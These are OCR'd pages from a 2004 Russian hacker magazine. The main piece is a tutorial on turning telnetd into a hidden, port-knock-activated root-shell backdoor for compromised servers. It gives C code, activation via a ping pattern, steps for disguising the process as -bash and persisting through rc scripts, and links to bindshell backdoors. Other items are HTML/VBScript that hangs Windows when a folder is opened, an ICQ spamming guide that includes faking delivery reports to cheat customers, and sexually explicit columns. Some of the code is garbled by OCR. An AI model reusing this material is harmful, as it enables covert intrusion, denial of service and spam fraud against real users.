После того как все формальности по представлению участников действа были позади, стали выяснять, откуда берется товар и где, собственно, хозяин точки - площадь сдавалась в аренду, так что директор магазина был не в курсе. Выяснилось, что хозяина в Москве сейчас нет, но прибывший старший продавец пояснил, что приставки и диски закупаются на рынке в Лужниках самим хозяином.



И пираты читают Страну Игр :)


Пираты ставят свои стикеры – это их гарантия! :)

Дальше пошел долгий и нудный процесс заполнения документов, сверки номеров меченых купюр, переписывания номеров приставок, пересчета и упаковки дисков. При всем этом, естественно, присутствовали двое понятых, им приходилось расписываться на всех документах.

После завершения всех процедур прилавки отдела оказались пустыми - остался лишь десяток родных дисков. Коробки с приставками и дисками опечатали, и они уехали на экспертизу, где уже точно будет доказано, что сотрудники Управления «К» не ошиблись и накрыли нужную точку. Затем будет суд, и нарушителям выставят счет за ущерб, нанесенный разным компаниям.

ПОЛОЖЕНИЕ ДЕЛ

Как видишь, пираты существуют, но с ними довольно активно борются. Сейчас уже, например, точек гораздо меньше, чем года 2-3 назад. Остаются единичные магазины. Правда, пока их все равно много по всей Москве. Просто они стали более рассредоточенными. Так их гораздо сложнее закрывать.

Несмотря на все, продажа пиратских дисков и другого пиратского оборудования приносит огромную прибыль. И неясно, смогут ли победить этот нелегальный бизнес в будущем. Нам же остается только наблюдать и делать выводы о том, что пираты не всегда остаются безнаказанными :).

MICROSOFT И ПИРАТЫ

Ты спросишь, почему же Microsoft не устраивает множественных рейдов по закрытию точек, нелегально торгующих виндой? Ситуация крайне проста. Microsoft не распыляется на мелкие магазины, а акцентирует внимание на крупных компаниях. И берет сумасшедшие деньги, если в компании используется нелицензионное ПО.

Forb (forb@real.xakep.ru)

КАК ХАКЕРЫ ПИШУТ СВОИ БЭКДОРЫ

Скажи по секрету: сколько раз ты терял свой хакнутый шелл только из-за того, что устанавливал на нем левый бэкдор? Ведь у всех бэкдоров есть один существенный недостаток - они отображаются в процессах и netstat-листах. Чтобы этого избежать, необходимо заранее пропатчить систему грамотным руткитом. Или написать хитрую реализацию бэкдора. Об этих реализациях и пойдет наш сегодняшний разговор.

ПЕРЕДЕЛКА TELNETD В НЕВИДИМЫЙ БЭКДОР

ЧТО ДОЛЖЕН УМЕТЬ БЭКДОР?

Как я уже сказал, в задачу бэкдора должна входить не только функция по предоставлению рутового шелла. Нормальный инструмент также обязан уметь скрываться в процессах, не светить портов и поддерживать псевдотерминал. Можно, конечно, возмутиться, мол, как же все это реализуют, это ведь сложные вещи! На самом деле все просто. Никто даже не будет изобретать велосипед и кодить с нуля. Вспомни старый добрый пакет netkit-telnet, который содержит в себе все нужные функции: поддержка псевдотерминала и вызов шелла. Все остальное придется обработать напильником.

ПОДГОТАВЛИВАЕМ ПЛАЦДАРМ

Как я уже сказал, в качестве основы мы возьмем netkit-telnet. Сливается он с www.rpmfind.net. Но перед тем как устанавливать неткит, следует удовлетворить ряд зависимостей. Для netkit-telnet необходим ncurses и ncurses-devel. Без них telnet-демон никак не соберется. Поэтому убедись, что все установлено, и только потом переходи к следующему шагу.

А следующим шагом будет патчинг сорцов netkit-telnet. Собственно, это и есть самое главное действие. В принципе, нас все устраивает: шелл открывается, псевдотерминал также работает. Не устраивает лишь вот что: демон светится в процессах и постоянно ждет подключений. К тому же после коннекта он выдает не рутовый шелл, а лишь /bin/login. Но руки-то у нас прямые, поэтому мы без труда порешим все эти проблемы :).


Поехали. Распаковав netkit, ты увидишь две директории. В первой из них расположились сорцы сервера, во второй - исходники клиента. Нас интересует именно серверная часть. Так что смело заходи в каталог telnetd и создавай там файл main.c. Его мы напишем с нуля. Этот файл является основным для будущего бэкдора. Так что все свои силы мы потратим именно на него.

СОКЕТ РАЗ, СОКЕТ ДВА!

Итак, что же будет находиться в файле main.c? Telnetd (на его основе сделан бэкдор) предназначен для запуска из inetd. Main.c содержит код, делающий вид, будто он работает из inetd. Для того чтобы бэкдора не было видно сканерами портов, он может работать в одном из двух режимов: невидимом и активном. В невидимом режиме бэкдор не держит никакие порты открытыми, и поэтому не детектируется сканерами портов и командой netstat. Он лишь ждет пакет, содержащий последовательность байт 01 70 17 01. Это позволяет сделать открытый сырой сокет - с его помощью прослушивается весь входящий трафик.

КОД, ОТКРЫВАЮЩИЙ СОКЕТ

```
int sock=socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
/* открываем сырой сокет, слушающий весь трафик */
char buff[200]; /* буфер для пакетов */
int l, x; /* вспомогательные переменные */
optime=time(NULL);
/* optime - время последнего перехода в активное состояние
*/
for(;;){
l=recv(sock, buff, sizeof(buff), 0);
/* читаем один пакет, длину пакета - в l */
for(x=0;x<l-4;x++)2
if(buff[x+0]==0x01)
if(buff[x+1]==0x70)
if(buff[x+2]==0x17)
if(buff[x+3]==0x01){
/* если в буфере найдена последовательность байт
01701701... */
optime=time(NULL); /* /* запоминаем время активации */
listen_sock(); /* активируем бэкдор */
}
if(time(NULL)-optime>10){ /* если активация была больше 10
сек назад */
close(serv_socket);
serv_socket=-1; /* деактивируем бэкдор*/
}
```



На нашем диске ты найдешь полную версию "системы удаленного администрирования", описываемой в этой статье. В довесок мы выложим все необходимые либы (ncurses и ncurses-devel).



АЛЬТЕРНАТИВА БЭКДОРУ

Этот бэкдор весьма удобен, но можно воспользоваться и альтернативными вариантами. Возможно, некоторые экземпляры тебе понравятся больше.

Bindtty.c - бэкдор с поддержкой псевдотерминала. Единственный недостаток - он детектируется нетстатом и простым портсканером (hysteria.sk/sd/f/junk/bindshell/bindtty.c). Еще одна вариация bindtty.c (hysteria.sk/sd/f/junk/bindshell/contty.c).

Bindshell.c - простой бэкдор, открывающий шелл на 4000 порту. Незаменим, если нужно быстро открыть порт (hysteria.sk/sd/f/junk/bindshell/bindshell.c).

Ну и, конечно же, рассматриваемый в статье бэкдор ты можешь скачать по адресу kamensk.net.ru/forb/1/x/neth.tgz.

ДЕЙСТВУЕМ НЕЗАМЕТНО

Все просто. Если ты посмотришь весь код, то найдешь инициализацию сокета (serv_socket) и процедуру listen_sock. После открытия 4100 порта происходит переопределение дескрипторов (STDIN, STDOUT и STDERR) и передача управления стандартному telnetd.

ПЕРЕОПРЕДЕЛЕНИЕ ДЕСКРИПТОРОВ

```
int cli_sock=accept(serv_socket, &sa, &salen);
/* принимаем подключение */

if(fork()==0){ /* создаем дубликат процесса */
dup2(cli_sock,0);
dup2(cli_sock,1);
dup2(cli_sock,2);
/* перенаправляем stdin, stdout, stderr в сокет */
telnetd_main(argc,argv,env);
/* Вызываем главную процедуру telnetd */
}
else close(cli_sock);
/* Закрываем сокет (в теле родительского процесса) */
}
```

Теперь следует задуматься о корректном завершении потомков, иначе таблица будет переполнена zombie-процессами. Для этого определим реакцию на сигнал SIG_CHLD, передающийся родителю и сигнализирующий о том, что его ребенок умер. В этом случае осуществляем переход на процедуру sig_child.

ЗАЩИТА ОТ ZOMBIE: ПРОЦЕДУРА SIG_CHILD

```
void sig_child(int i){
 signal(SIGCHLD, sig_child);
 /* восстановим обработчик сигнала */
 waitpid(-1, NULL, WNOHANG);
 /* отправляем зомби в могилу ;)*/
}
```

Перейдем к следующему шагу: модификации файла telnetd.c. Здесь все просто - необходимо лишь изменить название процедуры main() на telnetd_main(). Это надо сделать, чтобы при старте бинарника запускалась обработка нашей процедуры main() в main.c, а только затем telnetd_main() в telnetd.c.

```
main.c          [----]  0 L:[ 13+21  34/ 91] *(625 /1600b)= , 10 0x0A
struct sockaddr_in sa;

if(serv_socket!=-1)
    return;

serv_socket=socket(AF_INET, SOCK_STREAM, 0);

{
    int son1,solen=sizeof(int);
    setsockopt(serv_socket, SOL_SOCKET, SO_REUSEADDR, &so, solen);
}

sa.sin_family=AF_INET;
sa.sin_addr.s_addr=INADDR_ANY;
sa.sin_port=htons(4100);

bind(serv_socket, (struct sockaddr *)&sa, sizeof(struct sockaddr));


listen(serv_socket, 5);
```

main.c - хакерский код

ЗАЙМИСЬ СКРИПТОПИСАНИЕМ

Автоматизируй это!

Чтобы избавиться от суматошного коннекта за 10 секунд, напиши скрипт, пингующий хост (с параметром -c 1), а затем выполняющий телнет на порт 4100.



Процесс-лист после соединения

Теперь поменяем файл sys_term.c. Его придется скорректировать, т.к. после передачи управления бинарнику /bin/login (которую осуществляет telnetd), ему будет передана туева куча параметров. В нашем случае запустится обычный интерпретатор, поэтому поддержку параметров следует отключить. Для этого закомментируй две последние ссылки на функцию addarg(), встречающиеся в файле sys_term.c. Первую ссылку не трогай, т.к. в ней идет передача первого атрибута. Он является исполняемым файлом /bin/login (в нашем случае /bin/sh). После этого запуск интерпретатора будет осуществляться без параметров. Собственно, этого мы и хотели.

Посмотрим, что же у нас получилось: теперь бэкдор не светится в процессах, а активизируется посредством inetd, только когда по сети пройдет специальный пакет. Так что никакой портсканер и нетстат не смогут обнаружить этот бэкдор. К тому же мы избавились от ненужных атрибутов, передаваемых /bin/login'у (запускаем не login, а sh-интерпретатор).

Остался небольшой момент - смена пути. Он прописан в файле pathnames.h. Я думаю, ты и сам разберешься, что и где там модифицировать. Если не знаешь, то изучай сорцы.

ЗАМЕТАЕМ СЛЕДЫ

Несмотря на то, что бэкдор запускается через inetd, он светится в процессах. В таблицу его имя записывается в виде: telnetd localhost.localdomain. Чтобы он там перестал отображаться, необходимо смодифицировать файл setproctitle.c, а точнее, сделать заглушкой одноименную процедуру. Для этого в начале процедуры напиши строку возврата. Таким образом, процесс будет аналогичен имени, под которым он был запущен.

РАЗБОР ПОЛЕТОВ

Теперь немного о корректной установке бэкдора. После компиляции переименуй бинар-

RESPECT

Идея и реализация бэкдора принадлежат известному в широких кругах человеку с ником buggzy. За это ему слава, почет и трехлитровый бутыль яблочного сока :). Вообще, в бэкдоре реализованы далеко не все возможности. К примеру, можно добавить автоматическое отключение файрвола. В общем, здесь куча места для фантазии.

СЫРЫЕ СОКЕТЫ


Как ты уже, наверное, догадался, бэкдор не светит порт благодаря использованию raw-сокетов. Они необходимы для анализа байтов в отдельных пакетах. Таким образом, получается, что эти сокеты прослушивают весь трафик, проходящий через компьютер. Работает raw-сокет не поверх TCP/IP, а напрямую с третьим уровнем модели OSI. Такие сокеты применяются не только для различных хакерских утилит, но и для отсылки icmp-сообщений с помощью утилит ping и traceroute.

```
athnames.h       [----]  0 L:[ 21+21  42/ 421 *(2015/2015b)= <EOF>
 * THIS SOFTWARE IS PROVIDED BY THE REGENTS AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE REGENTS OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 *      From: @(#)pathnames.h   5.5 (Berkeley) 6/28/90
 *      $Id: pathnames.h,v 1.3 1996/08/29 22:31:24 dholland Exp $
 */

#include <paths.h>

#ifndef _PATH_LOGIN
#define _PATH_LOGIN   "/bin/sh"
#endif
```

Модифицируем pathnames.h



Соединяемся с взломанной машиной

ник telnetd в -bash и положи его в каталог /bin. Далее пропиши в любой rc-скрипт строку -bash. Все, теперь бэкдор должен запускаться после каждого ребута. Запустив его вручную, просмотри таблицу процессов. В ней ты увидишь обычный процесс с именем -bash. Это единственный побочный эффект от бэкдора.

Чтобы открыть порт, необходимо послать пакет с данными "01701701". Это можно сделать при помощи команды ping с параметром -p. Правда, следует оговориться, что только линуксовый ping имеет такую опцию. Поэтому, чтобы активировать шелл, тебе понадобится помощь пингвина. Если он у тебя стоит, то набирай "ping host -p 01701701". После этого на хосте откроется 4100 порт. Он будет открыт в течение 10 секунд, так что перестань рассматривать всякие картинки в Сети, а сразу телнеться на удаленную машину.

ПЛЮСЫ И МИНУСЫ

Вот и весь бэкдор. Осталось только отметить его плюсы и минусы. Итак, главные плюсы: поддержка псевдотерминала, его не видят портсканер и netstat, а также в нем реализован довольно простой способ открытия сокета.

Что касается минусов. Бэкдор невозможно использовать под FreeBSD (linux only), а также частичная светимость в процессах и стартовых скриптах. Но сами процессы можно подчистить, используя хороший модуль руткита вместе с бэкдором (например, adore).

Как видишь, всего за несколько минут ты можешь превратить обычный telnetd в удобный бэкдор. Это совсем несложно, главное - заранее продумать алгоритм работы будущей утилиты. Теперь, установив бэкдор на захаканный шелл, можно быть уверенным, что админ долго не заметит чужого пребывания.

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Недавно нашел я в Windows одну возможность (точно пашет под Win9x). Можно сделать так, чтобы при открытии папки открывался док html. А нужно ли? Конечно, да! Кто не знает как, для того сообщаю, что делается это очень просто: Меню Вид/Настроить вид папки/Добавить док html. Дальше пишем код дока. Винда создает 2 файла: Desktop.ini - файл настройки и Folder.htt - сам документ html.

А что это дает? Представляешь, взял lamer флопик, заходит на него, вдруг комп виснет и появляется сообщение типа: "LamerZ must die!" А почему? Дык корневой каталог дискеты тоже ведь папка! Для самых ленивых я привел примеры:

```
<html><head><title>Hello!!!!!!!!!!!!</title></head>
<script language = javascript>
function many_windows(){
var i=1; while (i=1000){//
window.open("Many_windows.htm");
i++;
}}
</script><body onload = "many_windows()">
</body></html>
```

А это круче:

```
<html><body><script language ="VBScript">
MsgBox "Lamerz die!"
Window.navigate "con\con"
</script><br><center>DIE SUCKER!!!</center>
</body></html>
```

В результате комп виснет. Можешь сам что-нибудь накалякать.

NEO

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

ЭРОТИЧЕСКИЕ ФАНТАЗИИ

ЛИСА



Последнее время мне снятся нежные и романтические сны. Наверное, из-за того, что недавно я рассталась со своим бойфрендом. Не люблю людей, которые не хотят тебя понимать, да еще и строят из себя невесть что. Во сне же все по-другому. Он нежный и заботливый, дарит мне цветы и провожает до дома, потому что ему это приятно, а не потому, что так принято. Мы сидим в уютном ресторанчике и болтаем обо всем на свете. Он приглашает меня прыгнуть с парашютом, я жутко боюсь и отказываюсь, но он не обижается и не смеется надо мной. Он не ругается матом и не рассказывает о своих бывших подружках, а говорит мне комплименты и весело шутит. На нем белый свитер с дурацкой аппликацией. Он такой мужественный, но чуточку рассеянный. Мы выпиваем по бокалу вина, он берет меня за руку и сейчас скажет что-то очень важное. И тут я просыпаюсь! Нееет! Ну почему все так несправедливо? На самом интересном месте!

ХАКЕР/№02(62)/2004

b00b1ik (b00b1ik@neora.ru)

СЕТЕВЫЕ БАЛАМУТЫ



Уже давно никто не удивляется рассылкам, которые каждый день тоннами сыплются в почтовые ящики. Кто-то злится, кто-то спокойно жмет Delete. Тем не менее, на сегодняшний день спам является одним из самых действенных методов рекламы в интернете.

ПРОСПАМИМ ПО АСЯМ

ПРОЛОГ

Почему именно "спам", спросишь ты? Расскажу красивую легенду, которую услышал от однокурсника, толкаясь в очереди к преподавателю инженерной графики в надежде сдать чертежи (гы, я тоже толкался и с тем же преподом :) - прим. ред.). В те далекие времена, когда я еще не знал, что такое компьютер, а слово "интернет" вгоняло меня в глубокий ступор, некая компания, производящая консервы, решила разослать свою рекламу по мылам американских юзеров, чтобы донести до всех, что их консервы - самые консервные консервы на свете и во Вселенной. Рассылка оказалась необычайно эффективной и увеличила доходы компании на сколько-то там процентов, хотя по сегодняшним меркам была небольших масштабов. Об этом услышали руководители многих других компаний, которые были не прочь разрекламить себя столь недорогим, но действенным способом. С тех пор много воды утекло, все, кому не лень, спамили безобидных юзеров. С рассылками стали бороться, устанавливая на почтовых серверах различные фильтры и прочие ухищрения, призванные по разным приметам вычислять письма рекламного характера и не пропускать их. Разумеется, спамеры в ответ придумывали новые методы обхода систем фильтрации. Например, вставка белых букв – их не видно на белом фоне. С тех пор война между спамерами и борцами со спамом продолжается. А почему именно спам - да потому, что консервы назывались Spam. Видишь, все просто :).

Что же мы видим сегодня? Спам стал высокоприбыльным занятием с высоким CTR (коэффициент отдачи), если заниматься им грамотно. Клиенты на рассылку рекламы есть всегда и в больших количествах. Также в последнее время спам начал активно проникать в системы инстант-мессенджинга, в том числе и в ICQ. Не написать про это подробнее я не мог, после того как сам Центнер (бывший редактор PC_Zone) постучался ко мне и попросил помощи в этом деле. Да и в декабрьском номере Х в факе звучал подобный вопрос.

SELECT OF THE GUN

Помнишь, когда ты сидел в асе, тебе приходили сообщения с просьбой зайти на сайт, проголосовать за что-либо. Или сообщалось, мол, продаю комп, конфигурация такая-то, цена такая-то. Вариантов куча. Поначалу ты пытался отвечать в асю, с которой приходило сообщение, потом забил на это дело, т.к. в ответ тебя всегда ожидало молчание.


Ты не задумывался, как происходит такая рассылка на самом деле, и почему сообщения приходят тебе? Отвечая на второй вопрос и немного забегая вперед, скажу, что поиск людей для рассылки проводится программным методом по инфо, указанному в асе. Следовательно, чем подробнее ты напишешь свое инфо и чем больше данных укажешь, тем чаще спам будет тебя тревожить.

Существует много софтин, позволяющих рассылать по асям сообщения программным методом. Я же остановлюсь только на двух представителях этого семейства, распространяющихся шароварно. Первый, более дешевый вариант, IMCaster ICQ E-Marketer, прост в использовании, но сильно уступает в стабильности и скорости второму номинанту на премию "Лучший Рассыльщик", имя которого Ba!amut ICQ Spider.

Начнем описание по порядку. От более простого варианта к более сложному. Это дедукцией, по-моему, называется? ;)

ВСЯ ПРАВДА ОБ ИМКАСТЕРЕ

Чем же так хорош имкастер? Программа платная, но для нее существует большой вы-


IMCaster ICQ E-Marketer собственной персоной

> Если глупый юзер попытается ответить в асю, то по ключевым словам можно указать, что ему ответить.

бор "аспирина", так что заюзать имкастер под силу каждому. Лежит это добро на www.imcaster.com. Мне в руки попалась версия 8.11.12. Для нее точно есть кряк. Но есть версии и поновее.

Запускаем программу и видим примерно то, что показано на скриншоте. Несколько закладок в главном окошке и больше ничего.

Поехали по порядку, начиная с конца (о как сказанул!):

Block List. Сюда ты можешь внести номера, на которые спам не должен приходить ни в коем случае. Просто дважды щелкни по новой строчке в окошке Do not send to the following UINs и добавь номер аси. Больше на этот номер реклама приходить не будет.

Auto Responder. Залползай на нее и таким же образом указывай автоответ. Т.е. если глупый юзер попытается ответить в асю, то по ключевым словам можно указать, что ему ответить. В левой графе Incoming Keywords выставляешь примерные ответы пользователей, в правой, Auto Response Message, указываешь, куда этих пользователей посылать ;). Звездочка * указывает на то, что надо отвечать при любом ответе юзера. Например, ты хочешь, чтобы на предложение пойти лесом, пользователь получил ответ "сам иди". В этом случае в левую графу вводи это самое "иди лесом", а в правую - свой ответ.

В закладке Options выставляй нужное количество потоков для поиска унов и потоки для рассылки сообщений. Не рекомендую делать второе число больше первого, т.к. имкастер в этом случае захлебнется. Если хочешь работать через прокси, здесь же его и прописывай, после чего жми Apply.

Теперь самое интересное. Номера, с которых будет рассылаться спам. В более старых версиях имкастера, в том числе и в той, что установлена у меня, была возможность регистрировать номера автоматически, указав желаемый пароль на номер и нажав кнопку Register New UIN на закладке ICQ Sender UINs. Теперь же нужно загонять номера в программу ручками. Для этого в пункте Use Existing UINs нужно ввести номер и пароль к нему, после чего нажать на пимпу Add to List. Уин появляется в левом окошке. Одного номера, естественно, мало. Для хорошей работы требуется более ста уинов. Иначе через некоторое время программа будет тормозить и даже вылетать, потому что на сервере мирабов стоит защита от флудеров, и после частой посылки сообщений с одного номера, он попросту банится на некоторое время. А вообще, регистрировать номера ручками не придется - для этого существует программа Advanced Uin Regger II или просто АУР.

Сливай это прогу. Теперь ты видишь то же, что и на скриншоте ниже. АУР работает через список прокси. Для его получения сходи на тот же proxychecker.ru. Там уже лежит отсортированный список. Скачивай его. Потом жми на кнопку Load Proxy и выбирай файл с проксями, которые ты только что скачал.

Теперь ползи в меню опций (aka Config). Здесь предоставлен богатый выбор настроек, но для наших с тобой целей настроить АУР нужно следующим образом: галочка должна стоять только напротив надписи Autosave results every 1 min., пасс ставь вообще какой-нибудь однозначный, например "1", как я часто делаю. Все равно номера, пореганные АУРом и впоследствии пущенные в спам-дело, больше суток не проживут. Число потоков выставляй по желанию: чем больше число, тем выше скорость регистрации новых номеров, но больше и загруженность всей твоей системы.

Все. Теперь жми на кнопку Start и жди, пока зарегистрируется нужное количество уинов. После этого ставь паузу и вырубай программу. Все свежезареганные номера сохранятся в файле results.txt в папке с АУРом. Что делать с ними, я уже рассказал выше. Но есть и более простой способ загнать номера в имкастер: в меню File выбирай пункт Import UINs и в нем укажи файл, где сохранены номера с паролями через запятую.


Но вернемся к нашим баранам, точнее, к имкастеру. На закладке Message нужно вбить сообщение для рассылки. Длина сообщения не должна превышать 450 символов.



Вся инфа о проведении спам-рассылок дана в ознакомительных целях. Автор и редакция не несут ответственности за последствия применения полученной информации на практике.



Американцы начали сажать бедолаг-спамеров за рассылки рекламного характера и прочие нежелательные рассылки в интернете. Россия близка к принятию подобного закона.


AUR II - софтина для автоматической регистрации номеров

ФОРМАТ КОНТРОЛЬНОГО СООБЩЕНИЯ В БАЛАМУТОВСКОМ СПАЙДЕРЕ


Довольно часто заказчики требуют, чтобы по ходу рассылки их заказа к ним приходили контрольные сообщения через некоторый период времени. Спамеру же по каким-то причинам (плохой попался спамер, редиска, ну что ж поделаешь?) нужно обмануть заказчика. Как это сделать? Вот наглядный пример сообщения, которое можно слать в определенное время с левого номера на номер заказчика:

«ICQ SPIDER REPORT: TOTAL 010000 MESSAGES HAS BEEN SENDED
SENDING RECORD/ICQ# 033770; TOTAL RECORDS/ICQ# 035512

Текст рассылаемых сообщений»

ЭРОТИЧЕСКИЕ ФАНТАЗИИ

2POISONS



Надысь приснился мне такой сон. Я занимаюсь страстным сексом с двумя потрясающими фотомоделями, одна негритянка типа Хали Берри, вторая китаянка типа... журналистку из «Такси 3» помнишь? Вот такого типа. Причем все это происходит в какой-то воде, не то в бассейне, не то в озере под водопадом. Короче, мокрые обнаженные тела плавают вокруг меня на манер заправских русалок, обвивают меня разными конечностями, и все это так приятно, только немного холодно. И вот в тот момент, когда китаянка погружается в воду передо мной, и ее длинные волосы колышутся на поверхности как экзотические водоросли, а негритянка выгибает спину и ложится на прибрежный камень (или борт бассейна)... В тот момент, когда я убеждаюсь что рот у китаянок не такой узкий, как глаза, а тело у негритянок не одинаково черное во всех местах... В общем, в этот сладостный миг начинает звонить падла-будильник (если б это был не телефон за $300+, то давно бы полетел в стену) и оставляет меня с ощущением coitus interruptus. Любимая смотрит на меня с подозрением (видно, во сне я не был похож на человека, которому снятся 